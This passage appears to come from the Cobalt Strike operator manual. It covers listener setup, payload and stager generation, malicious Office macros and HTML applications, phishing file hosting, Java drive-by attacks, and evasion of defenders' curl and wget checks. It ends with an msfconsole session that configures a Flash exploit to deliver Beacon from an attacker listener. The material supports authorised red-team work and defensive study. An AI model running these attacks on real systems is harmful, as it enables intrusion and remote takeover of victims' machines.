
## Foreign Listeners

Cobalt Strike supports the concept of foreign listeners. These are aliases for **x86 payload handlers** hosted in the Metasploit Framework or other instances of Cobalt Strike. To pass a Windows HTTPS Meterpreter session to a friend with msfconsole, setup a Foreign HTTPS payload and point the Host and Port values to their handler. You may use foreign listeners anywhere you would use an x86 Cobalt Strike listener.

## Foreign Listeners Setup

To create a Foreign Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



**figure 34 - Foreign HTTP**

Select **Foreign HTTP** or **Foreign HTTPS** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

## Parameters


**HTTP(S) Host (Stager)** - This field specifies the name of the server where your foreign listener is located.

**HTTP(S) Port (Stager)** - This field specifies the port on the server where your foreign listener is listening for connections.

## Infrastructure Consolidation

Cobalt Strike's model for distributed operations is to stand up a separate team server for each phase of your engagement. For example, it makes sense to separate your post-exploitation and persistence infrastructure. If a post-exploitation action is discovered, you don't want the remediation of that infrastructure to clear out the callbacks that will let you back into the network.

Some engagement phases require multiple redirector and communication channel options. Cobalt Strike 4.0 is friendly to this.



**figure 35 - Infrastructure Consolidation Features**

You can bind multiple HTTP, HTTPS, and DNS listeners to a single Cobalt Strike team server. These payloads also support port binding in their configuration. This allows you to use the common port for your channel (80, 443, or 53) in your redirector and C2 setups, but bind these listeners to different ports to avoid port conflicts on your team server system.

To give variety to your network indicators, Cobalt Strike’s Malleable C2 profiles may contain multiple variants. A variant is a way of adding variations of the current profile into one profile file. You may specify a Profile variant when you define each HTTP or HTTPS Beacon listener.

Further, you can define multiple TCP and SMB Beacons on one team server, each with different pipe and port configurations. Any egress Beacon, from the same team server, can control any of these TCP or SMB Beacon payloads once they’re deployed in the target environment.

# Initial Access

Cobalt Strike has several options that aid in establishing an initial foothold on a target. This ranges from profiling potential targets to payload creation to payload delivery.

## Client-side System Profiler

The system profiler is a reconnaissance tool for client-side attacks. This tool starts a local web-server and fingerprints any one who visits it. The system profiler provides a list of applications and plugins it discovers through the user's browser. The system profiler also attempts to discover the internal IP address of users who are behind a proxy server.

To start the system profiler, go to **Attacks -> System Profiler**. To start the profiler you must specify a URI to bind to and a port to start the Cobalt Strike web-server from.

If you specify a Redirect URL, Cobalt Strike will redirect visitors to this URL once their profile is taken. Click **Launch** to start the system profiler.

The System Profiler uses an unsigned Java Applet to decloak the target's internal IP address and determine which version of Java the target has. With Java's click-to-run security feature—this could raise suspicion. Uncheck the **Use Java Applet** to get information box to remove the Java Applet from the System Profiler.

Check the **Enable SSL** box to serve the System Profiler over SSL. This box is disabled unless you specify a [valid SSL certificate](#) with Malleable C2. Chapter 11 discusses this.

## Application Browser

To view the results from the system profiler, go to **View -> Applications**. This opens an Applications tab with a table showing all application information captured by the System Profiler.

## Analyst Tips

The Application Browser has a lot of information useful to plan a targeted attack. Here's how to get the most out of this output:

The internal IP address field is gathered from a benign unsigned Java applet. If this field says unknown, this means the Java applet probably did not run. If you see an IP address here, this means the unsigned Java applet ran.

Internet Explorer will report the base version the user installed. As Internet Explorer gets updates--the reported version information does not change. Cobalt Strike uses the JScript.dll version to estimate Internet Explorer's patch level. Go to [support.microsoft.com](https://support.microsoft.com) and [search for JScript.dll's build number](#) (the third number in the version string) to map it to an Internet Explorer update.

A **\*64** next to an application means it's an x64 application.

## Cobalt Strike Web Services

Many Cobalt Strike features run from their own web server. These services include the system profiler, HTTP Beacon, and Cobalt Strike's web drive-by attacks. It's OK to host multiple Cobalt Strike features on one web server.

To manage Cobalt Strike's web services, go to **View -> Web Drive-by -> Manage**. Here, you may copy any Cobalt Strike URL to the clipboard or stop a Cobalt Strike web service.

Use **View -> Web Log** to monitor visits to your Cobalt Strike web services.

If Cobalt Strike's web server sees a request from the Lynx, Wget, or Curl browser; Cobalt Strike will automatically return a 404 page. Cobalt Strike does this as light protection against blue team snooping. This can be configured with the Malleable C2 '`http-config.block_useragents`' option.

## User-driven Attack Packages

The best attacks are not exploits. Rather, the best attacks take advantage of normal features to get code execution. Cobalt Strike makes it easy to setup several user-driven attacks. These attacks take advantage of listeners you've already setup. Navigate in the menu to **Payloads** and choose one of the following options.

### HTML Application

An HTML Application is a Windows program written in HTML and an Internet Explorer supported scripting language. This package generates an HTML Application that runs a Cobalt Strike listener.

Navigate to **Payloads -> HTML Application**.




figure 36 - HTML Application Attack

## Parameters

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**Method** - Use the drop-down to select one of the following methods to run the selected listener:

**Executable**: This method writes an executable to disk and run it.

**PowerShell**: This method uses a PowerShell one-liner to run your payload stager.


**VBA**: This method uses a Microsoft Office macro to inject your payload into memory. The VBA method requires Microsoft Office on the target system.

Press **Generate** to create the HTML Application.

## MS Office Macro

The Microsoft Office Macro tool generates a macro to embed into a Microsoft Word or Microsoft Excel document.

Navigate to **Payloads -> MS Office Macro**.



**figure 37 - MS Office Macro**


Choose a listener and press **Generate** to create the step-by-step instructions to embed your macro into a Microsoft Word or Excel document.

This attack works well when you can convince a user to run macros when they open your document.

## Payload Generator

Cobalt Strike's Payload Generator outputs source code and artifacts to stage a Cobalt Strike listener onto a host. Think of this as the Cobalt Strike version of msfvenom.

Navigate to **Payloads -> Stager Payload Generator**.



**figure 38 - Payload Generator**

## Parameters

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**Output** - Use the drop-down to select one of the following output types (most options give you shellcode formatted as a byte array for that language):

**C**: Shellcode formatted as a byte array.

**C#**: Shellcode formatted as a byte array.

**COM Scriptlet**: A .sct file to run a listener

**Java**: Shellcode formatted as a byte array.

**Perl**: Shellcode formatted as a byte array.

**PowerShell**: PowerShell script to run shellcode

**PowerShell Command**: PowerShell one-liner to run a Beacon stager.

**Python**: Shellcode formatted as a byte array.

**Raw**: blob of position independent shellcode.

**Ruby**: Shellcode formatted as a byte array.

**Veil**: Custom shellcode suitable for use with the [Veil Evasion Framework](#).

**VBA**: Shellcode formatted as a byte array.


**x64** - Check the box to generate an x64 stager for the selected listener.

Press **Generate** to create a Payload for the selected output type.

## Payload Generator (Stageless)

Cobalt Strike's Payload Generator outputs source code and artifacts, without a stager, to a Cobalt Strike listener onto a host.

Navigate to **Payloads -> Stageless Payload Generator**.




**figure 39 - Stageless Payload Generator**

## Parameters

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**Guardrails** - If your listener has been [configured with gaurdrails](#), the value is displayed as the default. Use the ... button to override the settings for the beacon.



**figure 40 - Guardrail Settings**

**Output** - Use the drop-down to select one of the following output types (most options give you shellcode formatted as a byte array for that language):

**C**: Shellcode formatted as a byte array.

**C#**: Shellcode formatted as a byte array.

**Java**: Shellcode formatted as a byte array.

**Perl**: Shellcode formatted as a byte array.

**Python**: Shellcode formatted as a byte array.

**Raw**: blob of position independent shellcode.

**Ruby**: Shellcode formatted as a byte array.

**VBA**: Shellcode formatted as a byte array.

**Exit Function** - This function determines the method/behavior that Beacon uses when the exit command is executed.

**Process**: Terminates the whole process.

**Thread**: Terminates only the current thread.

**System Call** - Select one of the following system call methods to use at execution time when generating a stageless beacon payload from the Cobalt Strike UI or a supported aggressor function:

**None**: Use the standard Windows API function.

**Direct**: Use the Nt\* version of the function.

**Indirect**: Jump to the appropriate instruction within the Nt\* version of the function.

**HTTP Library** - Select the Microsoft library (WinINet or WinHTTP) for the generated payload.

**DNS Comm Mode** - This option allows you to use DNS Over HTTPS (DOH) for egressing from the target using a DNS Beacon. The default value is determined by Malleable C2 “comm\_mode” option from listener definition. You can define more DOH configuration options in Malleable C2.


**x64** - Check the box to generate an x64 stager for the selected listener.

Press **Generate** to create a Payload for the selected output type.

## Windows Executable

This package generates a Windows executable artifact that delivers a payload stager.

Navigate to **Payloads -> Windows Stager Payload**.



**figure 41 - Window Executable**

This package provides the following output options:

## Parameters

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**Output** - Use the drop-down to select one of the following output types.

**Windows EXE**: A Windows executable.

**Windows Service EXE**: A Windows executable that responds to Service Control Manager commands. You may use this executable to create a Windows service with sc or as a custom executable with the Metasploit Framework's PsExec modules.

**Windows DLL**: A Windows DLL that exports a StartW function that is compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

**x64**- Check the box to generate x64 artifacts that pair with an x64 stager. By default, this dialog exports x64 payload staggers.

**sign** - Check the box to sign an EXE or DLL artifact with a code-signing certificate. You must [specify a certificate](#) in a Malleable C2 profile. The check box is enabled/disabled based on the selected listener's Malleable C2 profile.


Press **Generate** to create a payload stager artifact.

Cobalt Strike uses its [Artifact Kit](#) to generate this output.

## Windows Executable (Stageless)

This package exports Beacon, without a stager, as an executable, service executable, 32-bit DLL, or 64-bit DLL. A payload artifact that does not use a stager is called a stageless artifact. This package also has a PowerShell option to export Beacon as a PowerShell script and a raw option to export Beacon as a blob of position independent code.

Navigate to **Payloads -> Windows Stageless Payload**.




**figure 42 - Windows Stageless Executable**

This package provides the following output options:

## Parameters

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**Guardrails** - If your listener has been [configured with guardrails](#), the value is displayed as the default. Use the ... button to override the settings for the beacon.



**figure 43 - Guardrail Settings**

**Output** - Use the drop-down to select one of the following output types.

**PowerShell**: A PowerShell script that injects a stageless Beacon into memory.

**Raw**: A blob of position independent code that contains Beacon.

**Windows EXE**: A Windows executable.

**Windows Service EXE**: A Windows executable that responds to Service Control Manager commands. You may use this executable to create a Windows service with sc or as a custom executable with the Metasploit Framework's PsExec modules.

**Windows DLL**: A Windows DLL that exports a StartW function that is compatible with rundll32.exe. Use rundll32.exe to load your DLL from the command line.

```
rundll32 foo.dll,StartW
```

**Exit Function** - This function determines the method/behavior that Beacon uses when the exit command is executed.

**Process**: Terminates the whole process.

**Thread**: Terminates only the current thread.

**System Call** - Select one of the following system call methods to use at execution time when generating a stageless beacon payload from the Cobalt Strike UI or a supported aggressor function:

**None**: Use the standard Windows API function.

**Direct**: Use the Nt\* version of the function.

**Indirect**: Jump to the appropriate instruction within the Nt\* version of the function.

**HTTP Library** - Select the Microsoft library (WinINet or WinHTTP) for the generated payload.

**DNS Comm Mode** - This option allows you to use DNS Over HTTPS (DOH) for egressing from the target using a DNS Beacon. The default value is determined by Malleable C2 “comm\_mode” option from listener definition. You can define more DOH configuration options in Malleable C2.

**x64** - Check the box to generate an x64 artifact that contains an x64 payload. By default, this dialog exports x64 payloads.

**sign** - Check the box to sign an EXE or DLL artifact with a code-signing certificate. You must [specify a certificate](#) in a Malleable C2 profile. The check box is enabled/disabled based on the selected listener’s Malleable C2 profile.


Press **Generate** to create a stageless artifact.

Cobalt Strike uses its [Artifact Kit](#) to generate this output.

## Windows Executable (Stageless) Variants

This option generates all the stageless payloads (in x86 and x64) for all the configured listeners. Use the listeners\_stageless aggressor function to see the list that will be used for the active team server.

Navigate to **Payloads -> Windows Stageless Generate All Payloads**.



**figure 44 - Windows Stageless Executable Variants**

## Parameters

**Folder** - Press the folder button to select a location to save the listener(s).

**System Call** - Select one of the following system call methods to use at execution time when generating a stageless beacon payload from the Cobalt Strike UI or a supported aggressor function:

**None**: Use the standard Windows API function.

**Direct**: Use the Nt\* version of the function.

**Indirect**: Jump to the appropriate instruction within the Nt\* version of the function.

**User Profile**: Use the value specified in the listener's profile.

**HTTP Library** - Select the Microsoft library (WinINet or WinHTTP) for the generated payload. [

**WinINet**: Use the WinINet library.

**WinHTTP**: Use the WinHTTP library.

**User Profile**: Use the value specified in the listener's profile.


**DNS Comm Mode** - This option allows you to use DNS Over HTTPS (DOH) for egressing from the target using a DNS Beacon. The “<Use Profile>” option uses the Malleable C2 “comm\_mode” option from the listener definition for each generated payload. You can define more DOH configuration options in Malleable C2.

**Sign** - Check the box to sign an EXE or DLL artifact with a code-signing certificate. You must [specify a certificate](#) in a Malleable C2 profile. When connected to one team server the check box is enabled when the certificate is configured in the Malleable C2 profile. When connected to more than one team server the check box will be enabled, and if checked the executable file will be signed with the certificate that is configured in the listener’s profile for the payload being generated.

Press **Generate** to create a stageless artifact.

## Hosting Files

Cobalt Strike’s web server can host your user-driven packages for you. From the menu, select **Site Management -> Host File** and perform the following to set up:



1. Choose the file to host
2. Select an arbitrary URL
3. Choose the mime type for the file.

By itself, the capability to host a file isn’t very impressive. However, in sections that follow, you will learn how to embed Cobalt Strike URLs into a [spear phishing](#) email. When you do this,

Cobalt Strike can cross-reference visitors to your file with sent emails and include this information in the social engineering report.

Check **Enable SSL** to serve this content over SSL. This option is available when you specify a [valid SSL certificate](#) in your Malleable C2 profile.

## User-driven Web Drive-by Attacks

Cobalt Strike makes several tools to setup web drive-by attacks available to you. To quickly start an attack, navigate to **Attacks** and choose one of the following option:

### Java Signed Applet Attack

This attack starts a web server hosting a self-signed Java applet. Visitors are asked to give the applet permission to run. When a visitor grants this permission, you gain access to their system.

The Java Signed Applet Attack uses Cobalt Strike's Java injector. On Windows, the Java injector will inject shellcode for a Windows listener directly into memory for you.

Navigate to **Attacks -> Signed Applet Attack**.



**figure 45 - Signed Applet Attack**

### Parameters

**Local URL/Host/Path** - Set the Local URL Path, Host and Port to configure the webserver.

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**SSL** - Check to serve this content over SSL. This option is available when you specify a [valid SSL certificate](#) in your Malleable C2 profile.

Press **Launch** to start the attack.

## Java Smart Applet Attack

Cobalt Strike's Smart Applet Attack combines several exploits to disable the Java security sandbox into one package. This attack starts a web server hosting a Java applet. Initially, this applet runs in Java's security sandbox and it does not require user approval to start.

The applet analyzes its environment and decides which Java exploit to use. If the Java version is vulnerable, the applet will disable the security sandbox, and execute a payload using Cobalt Strike's Java injector.

Navigate to **Attacks** -> **Smart Applet Attack**.



**figure 46** - Smart Applet Attack

## Parameters

**Local URL/Host/Path** - Set the Local URL Path, Host and Port to configure the webserver.

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.


**SSL** - Check to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile.

Press **Launch** to start the attack.

## Scripted Web Delivery (S)

This feature generates a stageless Beacon payload artifact, hosts it on Cobalt Strike's web server, and presents a one-liner to download and run the artifact.

Navigate to **Attacks -> Scripted Web Delivery (S)** from the menu.



**figure 47 - Scripted Web Delivery (S)**

## Parameters

**Local URL/Host/Path** - Set the Local URL Path, Host and Port to configure the webserver. Make sure the **Host** field matches the CN field of your SSL certificate. This will avoid a situation where this feature fails because of a mismatch between these fields.

**Listener** - Press the ... button to select a Cobalt Strike listener you would like to output a payload for.

**Type** - Use the drop-down menu to select one of the following types:

**bitsadmin** : This option hosts an executable and uses bitsadmin to download it. The bitsadmin method runs the executable via cmd.exe.

**exe** : This option generates an executable and hosts it on Cobalt Strike's web server.

**powershell** This option hosts a PowerShell script and uses powershell.exe to download the script and evaluate it.

**powershell IEX** : This option hosts a PowerShell script and uses powershell.exe to download the script and evaluate it. Similar to prior **powershell** option, but it provides a shorter Invoke-Execution one-liner command.

**python** : This option hosts a Python script and uses python.exe to download the script and run it. Each of these options is a different way to run a Cobalt Strike listener.

**x64** - Check the box to generate an x64 stager for the selected listener.

**SSL** - Check to serve this content over SSL. This option is available when you specify a [valid SSL certificate](#) in your Malleable C2 profile.

Press **Launch** to start the attack.

## Client-side Exploits

You may use a Metasploit Framework exploit to deliver a Cobalt Strike Beacon. Cobalt Strike's Beacon is compatible with the Metasploit Framework's staging protocol. To deliver a Beacon with a Metasploit Framework exploit:

- Use *windows/meterpreter/reverse\_http[s]* as your PAYLOAD and set LHOST and LPORT to point to your Cobalt Strike listener. You're not really delivering Meterpreter here, you're telling the Metasploit Framework to generate the HTTP[s] stager that downloads a payload from the specified LHOST/LPORT.
- Set *DisablePayloadHandler* to True. This will tell the Metasploit Framework to avoid standing up a handler within the Metasploit Framework to service your payload connection.

- Set *PrependMigrate* to True. This option tells the Metasploit Framework to prepend shellcode that runs the payload stager in another process. This helps your Beacon session survives if the exploited application crashes or if it's closed by a user.

Here's a screenshot of msfconsole used to stand up a Flash Exploit to deliver Cobalt Strike's HTTP Beacon hosted at 192.168.1.5 on port 80:

```
msf > use exploit/multi/browser/adobe_flash_hacking_team_uaf
msf exploit(adobe_flash_hacking_team_uaf) > set PAYLOAD windows/meterpreter/reverse_http
setPAYLOAD => windows/meterpreter/reverse_http
msf exploit(adobe_flash_hacking_team_uaf) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(adobe_flash_hacking_team_uaf) > set LPORT 80
LPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(adobe_flash_hacking_team_uaf) > set PrependMigrate true
PrependMigrate => true
msf exploit(adobe_flash_hacking_team_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set URI
set URIPORT set URIPORT set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPATH /
set URIPATH set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPath /
URIPath => /
msf exploit(adobe_flash_hacking_team_uaf) > exploit -j
[*] Exploit running as background job.

[*] msf exploit(adobe_flash_hacking_team_uaf) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://172.16.14.135:80/
[*] Server started.
[*] msf exploit(adobe_flash_hacking_team_uaf) >
```

